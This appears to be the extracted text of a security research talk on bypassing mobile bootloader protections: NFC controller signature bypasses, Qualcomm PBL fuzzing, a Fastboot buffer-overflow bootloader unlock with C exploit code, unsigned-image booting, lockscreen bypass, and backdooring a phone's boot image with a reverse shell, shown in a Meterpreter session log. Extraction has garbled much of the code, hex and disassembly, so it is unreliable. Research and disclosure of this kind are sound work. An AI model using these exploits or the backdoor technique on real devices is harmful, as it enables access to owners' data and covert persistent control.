

Breaking Mobile Bootloaders

Biography

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Mobile Bootloaders

Smartphones comprise of multiple embedded chipsets

These all require their own firmware, and their own bootloaders

By finding weaknesses in these bootloaders, custom functionality can be implemented


```
272 2020-11-05 20:03 cppf.b05
-rw-r--r-- 1 root root
                         272 2020-11-05 20:03 cppf.b06
-rw-r--r-- 1 root root
                         2160 2020-11-05 20:03 cppf.b07
-rw-r--r-- 1 root root
                         7208 2020-11-05 20:03 cppf.mdt
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root 620006 2020-11-05 19:37 iris3.fw
                            5 2020-11-05 19:37 iris3_ct_value
-rw-r--r-- 1 root root
                         1205 2020-11-05 19:37 iris3_inParm11.txt
-rw-r--r-- 1 root root
                         1207 2020-11-05 19:37 iris3_inParm2.txt
-rw-r--r-- 1 root root
                         1207 2020-11-05 19:37 iris3_inParm5.txt
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                         1731 2020-11-05 19:37 iris3_inParm8.txt
                         1156 2020-11-05 20:03 leia_pfp_470.fw
-rw-r--r-- 1 root root
                         9220 2020-11-05 20:03 leia_pm4_470.fw
-rw-r--r-- 1 root root
                           35 2020-11-05 21:20 msadp → /dev/block/bootdevice/by-name/msadp
lrw-r--r-- 1 root root
-rw-r-r-- 1 root root 151852 2020-11-05 19:37 sec_s3nrn82_firmware.bin
                          308 2020-11-05 19:37 sw_fp.b00
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                         6696 2020-11-05 19:37 sw_fp.b01
-rw-r--r-- 1 root root 959564 2020-11-05 19:37 sw_fp.b02
                        62132 2020-11-05 19:37 sw_fp.b03
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                          728 2020-11-05 19:37 sw_fp.b04
-rw-r--r-- 1 root root
                          136 2020-11-05 19:37 sw_fp.b05
```


NFC Controller Bootloaders

Most modern smartphones support NFC functionality

This is driven by NFC controllers, which are separate chips from the core processor

The bootloaders of these chips employing signing, to prevent custom functionality





NXP PN Series Signature Bypass

NXP NFC chips use a SHA-256 chain to match the signature

This could be bypassed by sending large invalid commands, overwriting the hash

The entire firmware could be modified by corrupting the hash chain

```
02 6C 84 00 00 Al 05 00 00 1D 02 00 00 EB 45 10
01 90 00 D0 24 00 00 50 03 00 10 00 00 00 23 00
00 C4 21 C4 21 6E 03 2F 03 80 00 00 08 20 00 2F
03 00 20 00 00 00 08 20 00 FD 25 B8 07
00 00 00 3E 0D 00 00 04 66 B8 07
00 3E 0D 00 00 04 66 30 03 1B 21 16
06 4D 65 9F 06 94 85 40 1F 00 C5 50 03 02
OA 64 OA 00 OO 00 OO 00 00 00 02 OO 01 O2 02
00 80 01 00 00 01 11 01 C2 B2 00 DA 1E 14 00 D0
OC AB 2F 29 13 63 00 01 00 00 00 00 01 01 02 3F
C8 00 DC 05 28 00 28 00 28 00 00 00 00
FF FF FF FF 02 4E 58 50 53 01 05 28 01 00
3D CD 93 CD E7 EB EF BA 58 BA BD 76 OD 88 A1 6B
B8 52 EE 52 12 FC 38 AA 07 4C 03 26 B5 15 02 26
```

Samsung S3 Series Signature Bypass

The Samsung S3 series update protocol defines the size of its signatures

By defining an excessively large size, the stack can be overwritten

Modifying the LR register to jump past the signature check bypasses its restrictions

```
sub 14C
                                         ; CODE XREF: sub 2BC+8↓i
                                         : DATA XREF: sub 2BC+6↓o ...
                PUSH
                                 {R4,LR}
                                 sub C0
                LDR
                                 R1, =0x5AF00FA5
                LDR
                                 R0, [R0]
                                 R0, R1
                                 loc 166
                LDR
                LDR
                                 R0, [R0]
                LSLS
                                 R0, R0, #0x1F
                LSRS
                                 R0, R0, #0x1F
                BEQ
                                 loc 16C
loc 166
                                         ; CODE XREF: sub 14C+E^j
                LDR
                                 R0, =(sub 330+1)
loc_168
                                         ; CODE XREF: sub 14C+24↓j
                                         ; sub 330
                BLX
                POP
                                 {R4,PC}
loc_16C
                                         ; CODE XREF: sub_14C+18†j
                LDR
                LDR
                                 R0, [R0,#0xC
```

```
{0x80, 0x02, 0x04, 0x00, 0x14, 0x00, 0x80, 0x00 }
                                                 WR: 80 02 04 00 94 02 80 00
                                                 RD: 01 00 00 00
                                                 WR: 02 00 14 00 85 2a a7 a2 3b 38 f0 ea 47 8e eb 0f 2e 79 29 96 3f 6e 5d 03
                                                 RD: 81 00 00 00
                                                 WR: 82 00 80 00 91 20 6f 65 e1 eb d0 54 22 f4 7c 96 fa 4a f7 41 64 5a 46 97
                                                 6e 7b 3a db 76 54 09 f7 a5 3c df e8 50 9e 02 ac 9e 97 61 1f 67 e1 dc 91 15 a
                                                 RD: 01 00 00 00
                                                 WR: 02 00 00 01 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00
                                                 15 00 00 ed 15 0
                                                 0 ed 15 00 00 ed
                                                 RD: 81 00 00 00
                                                 WR: 82 00 00 01 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00 ed 15 00 00
                                                 15 00 00 ed 15 0
                                                 0 ed 15 00 00 ed
                                                 RD: 01 00 00 00
                                                 WR: 02 00 80 00 40 f2 00 37 07 f1 31 07 38 47 f8 51 01 f1 74 01 4f f0 01 02
                                                 15 00 00 ed 15 00 00 c4 00 0
                                                 RD: 81 05 00 00
                                                 Starting unsigned firmware
                                                 WR: 2f 28 03 01 ff ff
                                                 RD: 4f 28 01 00
                                                 WR: 20 00 01 01
                                                 RD: 40 00 03 00 10 01
                                                 WR: 20 01 00
                                                 RD: 40 01 14 00 02 0e 02 00 03 01 02 03 02 00 01 ff 10 00 ee aa bb cc dd
```

Impact

Mobile NFC chips are limited to features intended for a mobile device

The core hardware of the chips support all 13.56Mhz features

By patching the firmware, Proxmark-like capabilities can be added

Minimal impact to end users

Qualcomm Snapdragon's PBL and Emergency Download

Qualcomm's Primary Bootloader has a USB interface, for unbricking devices

This mode is entered due to unrecoverable boot errors, or by explicitly requesting it

The key purpose of the USB interface is to deploy signed "Loader" images to the device

Public research exists into the Loaders, but not the update mechanisms

A vulnerability in this could compromise the Secure Boot chain

Sahara and Firehose Protocols

The USB Serial interface initially starts in Sahara mode, a binary protocol

After a Loader is deployed, this provides the Firehose protocol, an XML-based interface

Sahara

Sahara functions by requesting chunks of the Loader ELF from the host

This allows for signature and hash verification prior to loading the whole image

Can be implemented in a simple state machine

```
uint32 t sent = 0;
while(done == 0) {
    switch(recvData[0]) {
        case 0x01: {
            sendRequestLen(setupStartData, sizeof(setupStartData));
            readResponse();
        case 0x12:
            uint32 t addr, sz;
            memcpy(&addr,&recvData[24-8],4);
            memcpy(&sz,&recvData[24],4);
            printf("Reading address, size: %08x %04x\n",addr,sz);
            lseek(f,addr,SEEK SET);
            read(f,bigData,sz);
            sendRequestLen(bigData,sz);
            readResponse();
        case 0x04: {
            if(recvData[12] != 0x00) {
                printf("Error\n");
                exit(0);
            uint8 t finishAck[] = {0x05,0x00,0x00,0x00,0x08,0x00,0x00,0x00};
            sendRequestLen(finishAck, sizeof(finishAck));
            readResponse();
            sent = 1;
            printf("Finished transfer\n");
            done = 1;
            printf("Finish on value: %02x\n",recvData[0]);
            exit(0);
```

Enumerating Hidden Functionality

Via power cycling and attempting incrementing command values, "0x13" was identified

This reset the state machine, potentially allowing for targeted fuzzing

The test phone crashed after 130 resets

Crash Analysis

The crash implied a buffer overflow or resource exhaustion

Further analysis demonstrated that different features broke after different reset amounts

The signature verification process could be caused to fail

This would occur after 27 resets, to but execute appropriately after 26

Dumping Memory

Analysis of Snapdragon 665 and 730 found that configuration data could be overwritten

This included the public key hash, used to verify images

These were overwritten with pointers, which could be used for further investigation

Summary

Overwriting signing keys could allow for bypassing Secure Boot

This would require an attacker with low-level knowledge of the PBL

While this vulnerability presented significant risk, it also mitigated against targeted fuzzing

While most 64-bit Snapdragon chips tested were vulnerable, the SDM765 was not

Qualcomm's Android Bootloader and Fastboot

Most Android devices contain a secondary Bootloader, stored in the ABL partition

This supports a USB interface called Fastboot

Device management and bootloader unlock commands are available

usage: fastboot [<option>] <command> commands: update <filename> Reflash device from update.zip. Sets the flashed slot as active. flashall Flash boot, system, vendor, and -if found -- recovery. If the device supports slots, the slot that has been flashed to is set as active. Secondary images may be flashed to an inactive slot. flash <partition> [<filename>] Write a file to a flash partition. flashing lock Locks the device. Prevents flashing. flashing unlock Unlocks the device. Allows flashing any partition except bootloader-related partitions. flashing lock_critical Prevents flashing bootloader-related partitions. flashing unlock_critical Enables flashing bootloader-related partitions.

Some OEMs implement restrictions on bootloader unlocks

Target Device

Mid-range phone released in 2017

Used a Qualcomm Snapdragon 660 chipset – ARM64 architecture

Bootloader had been modified to add a waiting period and signatures for bootloader unlocks



Custom Bootloader Unlock Functionality

Some smartphone manufacturers restrict bootloader unlocking via Fastboot, to force use of their own tools:

There are multiple reasons for this:

- Inexperienced users will not be tricked into deliberately weakening phone security
- Third parties can't load the devices with malware before sale
- The manufacturer can track who is unlocking their bootloaders

Implementing Fastboot

Easy to implement using standard USB libraries

Sends ASCII commands and data via a USB bulk endpoint

Returns human-readable responses back asynchronously via a bulk endpoint

Libraries exist for this purpose, but are unnecessary

```
libusb init(&context);
struct libusb device descriptor descriptor;
unsigned char* cfg2 = (unsigned char*)malloc(2097152);
memset(cfg2,0,2097152);
uint8 t confirmed = 0;
deviceHandler = 0;
pthread create(&readerThread,0,readInterruptData,NULL);
deviceHandler = 0;
while(deviceHandler == 0) {
   deviceHandler = libusb open device with vid pid(context,0x18d1,0xd00d);
   usleep(1000);
printf("Attaching\n");
if (libusb kernel driver active(deviceHandler, 0) == 1) {
   retVal = libusb detach kernel driver(deviceHandler, 0);
    if (retVal < 0) {</pre>
       libusb close(deviceHandler);
        deviceHandler = 0;
retVal = libusb claim interface(deviceHandler, 0);
if(retVal != 0) {
   printf("Error code: %d\n",retVal);
   printf("Error name: %s\n",libusb error name(retVal));
   libusb close(deviceHandler);
unsigned char startDownload2[] = "flash:cfg";
sendRequest(startDownload2);
```

Analysing The Bootloader

Bootloader is stored as an ELF file in "abl" partition

This contains no executable code, but does contain a UEFI filesystem

This could be extracted with the tool "uefi-firmware-parser", to find a Portable Executable

These can be directly loaded into IDA

Identifying A Potential Bootloader Weakness

The "flash:" command usually only flashes partitions on unlocked bootloaders

The command had been modified by the manufacturer to allow flashing of specific custom partitions when the bootloader was locked

These partitions were handled differently from those implemented directly by Qualcomm

There was potential for memory corruption or partition overwrites in this custom functionality

Implementing the flash: command

I made assumptions about the command sequence:

Actual command sequence:

My command sequence:

- download:<payload size>
- <send payload>
- flash:<partition>

flash:<partition>

<send payload>

I accidentally left an incorrect "flash:" command after my command sequence

This resulted in the bootloader crashing after sending this second "flash:" command

The lack of a "download:" command before the payload was the likely cause

Analysis Of Crash

USB connectivity stopped functioning entirely

The phone required a hard reset – volume down + power for ten seconds

A smaller payload size was attempted – this did not crash the phone

A binary search approach was used to identify the maximum size without a crash

By rebooting the phone and sending sizes between a minimum and maximum value, the minimum size was found - 0x11bae0

Overwriting Memory

Due to the unusual memory size, this was assumed to be a buffer overflow

With no debugging available for the phone, identifying what memory was being overwritten would be difficult

The bootloader used stack canaries on all functions, which could potentially be triggered

The next byte was manually identified – 0x11bae1 bytes of data were sent, and the last byte value was incremented, if the phone didn't crash it was valid

The next byte was identified to be 0xff

Overwriting Memory

By constantly power cycling, incrementing the byte value, and moving to the next byte in the sequence, a reasonable facsimile of the memory could be generated

Once this was generated, it could potentially be modified to gain code execution

A hair tie was wrapped around the power and volume buttons to force a boot loop



Memory Dumping

The custom Fastboot tool was modified to attempt this memory dumping

It verified two key events – a "flashing failed" response from the command being sent to the phone, and whether it crashed afterwards

Each iteration took 10-30 seconds

```
Recv ret:(19) - FAIL unknown command
Recv ret:(41) - FAIL Flashing is not allowed in Lock State
Sent: 13 - flash:crclist
Sent: 15 - oem device-info
Finding libusb handle
#### 0011baf1 Buff so far: ff 43 02 d1 60 02 00 0c 60 02 00 0c 60 02 00 0c
Starting next search
Attaching
Sent: 9 - flash:cfg
Recv ret:(41) - FAIL Flashing is not allowed in Lock State
```

Memory Dumping

The phone was left overnight performing this loop, generating a payload

The repeated byte values and lack of default stack canary meant that this was likely not to be the stack

All of the 32-bit words were found to be valid ARM64 opcodes

```
wsp, wsp, #0x90
                                      {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x000000000000000004: 60 02 00 0C
0x000000000000000008: 60 02 00 0C
                                      {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
                                      {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x00000000000000000c: 60 02 00 0C
                                      {v0.8b, v1.8b, v2.8b, v3.8b}, [x19]
0x000000000000000010: 60 02 00 0C
                                      x8, #0x1d000
0x00000000000000014: E8 00 00 B0
0x00000000000000018: 34 00 00 10
                                       x20, #0x1c
                                      w1, w0, w0
0x000000000000001c: 01 00 00 0A
x8, [x8, #0x18]
0x00000000000000024: 00 00 00 08
                                      w0, w0, [x0]
                                      w0, w6, w4
0x00000000000000028: C0 00 04 0B
0x00000000000000002c: 60 02 00 0A
                                      w0, w19, w0
                                       #0xfffffffffffe7f7c
0x000000000000000030: D3 9F FF 97
```

ARM64 Features

ARM64 operations can often have unused bits flipped without altering functionality

Registers can be used in both 32-bit (Wx) and 64-bit (Xx) mode

Branch instructions can have conditions for jumping

These features could superficially allow for changes to the stack and branch handling instructions without altering functionality

Identifying Similar Instructions

I decided to use the "BL" instruction, it was likely to be less common than the stack

I performed a text search, removing the first nybble from the opcode

This would find branches in a similar relative address space to the dumped opcode

This identified a single valid instruction in the "crclist" parser, and opcodes that were similar to the memory dump

```
FF 43 02 D1
                                            SP, SP, \#0x90; Rd = Op1 - Op2
F9 63 05 A9
                                            X25, X24, [SP,#0x90+var_40]; Store Pair
                                            X23, X22, [SP,#0x90+var_30]; Store Pair
                                            X21, X20, [SP,#0x90+var_20]; Store Pair
F5 53 07 A9
                            STP
                                            X19, X30, [SP,#0x90+var_10]; Store Pair
                                            X8, #qword_38018@PAGE; Address of Page
E8 00 00 B0
                            ADRP
                                            X20, #(aSparsecrcList+6)@PAGE; "CRC-LIST"
                            ADRP
94 BA 32 91
                            ADD
                                            X20, X20, #(aSparsecrcList+6)@PAGEOFF; "CRC-LIST"
                                            X8, [X8, #qword 38018@PAGEOFF]; Load from Memory
                            LDR
F3 03 00 AA
                            MOV
                                            X19, X0 ; Rd = Op2
E0 03 14 AA
                            MOV
                                            X0, X20 ; Rd = Op2
E8 27 00 F9
                            STR
                                            X8, [SP,#0x90+var 48]; Store to Memory
E3 9F FF 97
                                            sub 3A9C : Branch with Link
```

Unlocking The Bootloader

To unlock the bootloader, it was necessary to jump to the code after the RSA check

A simple branch instruction could be generated to jump to the relative address of the bootloader unlock function

Online ARM64 assemblers are available to rapidly generate these opcodes

This process would be difficult to debug, but success would be easy to identify

```
// read out actual section1 data
int f = open("section1",0_RDONLY);
printf("Section 1 f: %d\n",f);

uint32_t bufferSize = 0x11bae0 + 192;
printf("BUFF SIZE: %08x\n",bufferSize);

memset(cfg2,0xC0,0x11bae0);
read(f,&cfg2[0x101000],0x1ac00);

uint8_t overriddenBL[] = {0x1f,0x13,0x00,0x94};

memcpy(&cfg2[0x101000+0x1ab10],overriddenBL,4);
printf("Sending size: %08x\n",bufferSize);
sendRequestLen(cfg2,bufferSize);
// sendRequestLen(cfg2,0x00116550);
usleep(10000);
```

```
MOV X0, X22; Rd = Op2

BL sub_23A20; Branch with Link

BL unlock_bootloader; Branch with Link

CBZ X0, loc_207A0; Compare and Branch on Zero

ADRP X0, #aResetDeviceSta@PAGE; "Reset Device State Failed.\n"

ADD X0, X0, #aResetDeviceSta@PAGEOFF; "Reset Device State Failed.\n"

B loc_206F0; Branch
```

Buffer Overflow Implications

Rooting the phone and deploying custom recovery images would now be possible

Qualcomm chips can encrypt the "userdata" partition on locked bootloaders, even without a password – unlocking the bootloader completely disallows access to this data

Some limited RAM dumping would be possible with this code execution and cold boot attacks, but would not allow access to any user data

Development, analysis and exploitation was achieved over four days

Attempts to replicate the vulnerability on the newer phone, using an SDM665, were not effective

Replicating The Vulnerability

I was able to procure a second smartphone which also used an SDM660

All bootloader unlocking functionality was disabled by the manufacturer on this device

It was identified to use a similar signature approach to the original phone

Different payload size was needed: 0x403000

Bootloader unlock could be patched in

```
DCQ aFlashingLock
                        ; "flashing lock'
DCQ sub 33190
DCQ aFlashingUnlock 1
                        ; "flashing unlock critical"
DCQ sub 331B4
DCQ aFlashingLockCr
                        ; "flashing lock critical"
DCQ sub 331B8
DCQ aBoot 0
                        ; "boot"
DCQ sub 331DC
DCQ aOemowninfoGet
                        ; "oemowninfo get"
DCQ loc 333AC
DCQ aOemowninfoSet
                        ; "oemowninfo set"
DCQ sub 33508
DCQ aOemEdl
                        ; "oem edl"
DCQ dword 3393C
DCO aOemAlive
                        ; "oem alive"
DCQ loc 339C4
DCO aOemSecurebootG
                        ; "oem secureBoot getfusestatus"
DCQ loc 339E4
DCQ aOemGetsecurity
                        ; "oem getsecurityversion"
DCQ loc 33A3C
DCQ aOemGetversions
                        ; "oem getversions"
DCQ loc 33A80
DCQ aOemGetprojectc
                        ; "oem getprojectcode"
DCQ loc 33C34
DCQ aOemGetuid
                        ; "oem getUID"
DCQ loc 33CB0
DCQ aOemAuthStart
                        ; "oem auth start"
DCO loc 33D44
```

```
X8, #dword 95E80@PAGE; Address of Page
                               X0, #byte 95C80@PAGE; Address of Page
               ADRP
                               X0, X0, #byte 95C80@PAGEOFF ; Rd = Op1 + Op2
               LDR
                               W1, [X8,#dword 95E80@PAGEOFF]; Load from Memory
                               decrypt something; Branch with Link
               TBNZ
                               W0, #0x1F, failed to unlock message; Test and Branch Non-Zero
                               W1, #1 : Rd = Op2
               MOV
                               W0, WZR; Rd = Op2
                               lock and unlock; Branch with Link
                               X0, #(aLocateEfiRampa+0x3B)@PAGE; ""
                               X0, X0, #(aLocateEfiRampa+0x3B)@PAGEOFF; ""
                               X30, [SP], #0x10; Load from Memory
                               sub 2F2CC : Branch
                                       ; CODE XREF: .text:00000000000358981i
loc 358F4
                               W1, #1 ; Rd = Op2
               MOV
                               W0, WZR; Rd = Op2
               LDR
                               X30, [SP],#0x10; Load from Memory
                               lock and unlock; Branch
ailed to unlock message
                                       ; CODE XREF: .text:00000000000358D41i
                               XO, #aFailedToUnlock@PAGE; "Failed to unlock, decrypt failed!"
                               X0, X0, #aFailedToUnlock@PAGEOFF; "Failed to unlock, decrypt failed!"
                               X30, [SP],#0x10; Load from Memory
                               sub 2F20C; Branch
```

Bypassing Qualcomm's Userdata Protection

Qualcomm's chips encrypt the "userdata" partition, even when no passwords or PINs are used

This prevents forensic chip-off analysis, and access to users' data via bootloader unlocking

If an unlocked bootloader tries to access the partition, it is identified as being "corrupted" and is formatted

Bypass of this protection could allow access to user data via physical access

Time Of Check To Time Of Use

The "boot" Fastboot command loads and executes Android images deployed via USB

It was noted that verification and execution of the image were two separate functions

There was a high likelihood that the image could be changed between verification and execution

I decided to build a tool which deployed a signed and unsigned image together

```
Info.Images[0].ImageBuffer = Data;
Info.Images[0].ImageSize = ImageSizeActual;
Info.Images[0].Name = "boot";
Info.NumLoadedImages = 1;
Info.MultiSlotBoot = PartitionHasMultiSlot (L"boot");
if (Info.MultiSlotBoot) {
  Status = ClearUnbootable ();
  if (Status != EFI SUCCESS) {
    FastbootFail ("CmdBoot: ClearUnbootable failed");
    goto out:
Status = LoadImageAndAuth (&Info);
  AsciiSPrint (Resp, sizeof (Resp),
               "Failed to load/authenticate boot image: %r", Status);
  FastbootFail (Resp);
  goto out;
ExitMenuKeysDetection ();
FastbootOkay ("");
FastbootUsbDeviceStop ();
ResetBootDevImage ():
BootLinux (&Info);
```

Patching In Functionality

The "boot" command does not function on locked bootloaders

The check for the lock state was replaced with an operation for moving the image pointer up by four bytes – to the deployed signed image

The image at the moved pointer would then be verified

```
B.EQ no_boot_message ; Branch

CMP W20, #0x25F ; Set cond. codes on Op1 - Op2

B.HI loc_20A94 ; Branch

ADRP X0, #aInvalidBootIma_1@PAGE ; "Invalid Boot image Header"

ADD X0, X0, #aInvalidBootIma_1@PAGEOFF ; "Invalid Boot image Header"

B loc_20B14 ; Branch

;

no_boot_message ; CODE XREF: sub_1F664+140C↑j

ADRP X0, #aBootCommandIsN@PAGE ; "Boot Command is not allowed in Lock Sta"...

ADD X0, X0, #aBootCommandIsN@PAGEOFF ; "Boot Command is not allowed in Lock Sta"...

B loc_20B14 ; Branch
```

Patching In Functionality

Unnecessary Branch instructions were overwritten in the function:

- Move pointer back to start of payload sub x19, x19, 4
- Read offset value ldr w22, [x19]
- Add offset value to pointer add x19, x19, x22
- Push new pointer value to "Info" structure "ImageBuffer" pointer str x19, [x21,#0xa0]

These would be sufficient to swap the signed image with the unsigned image

This could allow for running unsigned Android images without unlocking the bootloader

; CODE XREF: sub_1F664+1550†j ExitMenuKeysDetection ; Branch with Link

X0, #(aFailedToAddBas+0x3A)@PAGE; ""

FastbootOkay ; Branch with Link

BootLinux ; Branch with Link

loc 20B18; Branch

X0, X0, #(aFailedToAddBas+0x3A)@PAGEOFF ;

FastbootUsbDeviceStop; Branch with Link

X0, SP, #0x980+var 960; Rd = Op1 + Op2

BL

ADRP


ADD

ΒL

Lockscreen Bypass

By accessing the unencrypted userdata partition, one can remove lockscreen restrictions

By using a custom recovery image, such as TWRP, or by modifying the Operating System, it is possible to gain access to all apps and stored data




Backdooring Encrypted Phones

Via developer functionality, further password encryption can be placed on userdata

The Android "boot" image, where the kernel and root filesystem are stored, is not encrypted

It is possible to add a reverse shell to the image, to access the data later



```
[★] Meterpreter session 4 opened (192.168.4.1:4001 → 192.168.4.10:45328) at 2021
meterpreter >
meterpreter >
meterpreter > ls
Listing: /
40700/rwx-
                                1970-01-01 01:00:00 +0100
                          dir
                          dir
40755/rwxr-xr-x 0
40755/rwxr-xr-x 0
                                1970-01-03 05:06:15 +0100
40771/rwxrwx--x 4096
                                2021-03-10 12:49:35 +0000
                                                          data
                                                          default.prop
40755/rwxr-xr-x
                                1970-01-01 01:00:00 +0100
                 4096
                                2008-12-31 16:00:00 +0000
                                1970-01-01 01:00:00 +0100
                                1970-01-01 01:00:00 +0100
```

Conclusion

Bootloader vulnerabilities are common, and rarely tested for

While they are limited to physical attacks, this still presents significant risk

Common chips are great targets, as they have high impact

Most low-level bootloaders don't support any patching, and will remain vulnerable



Questions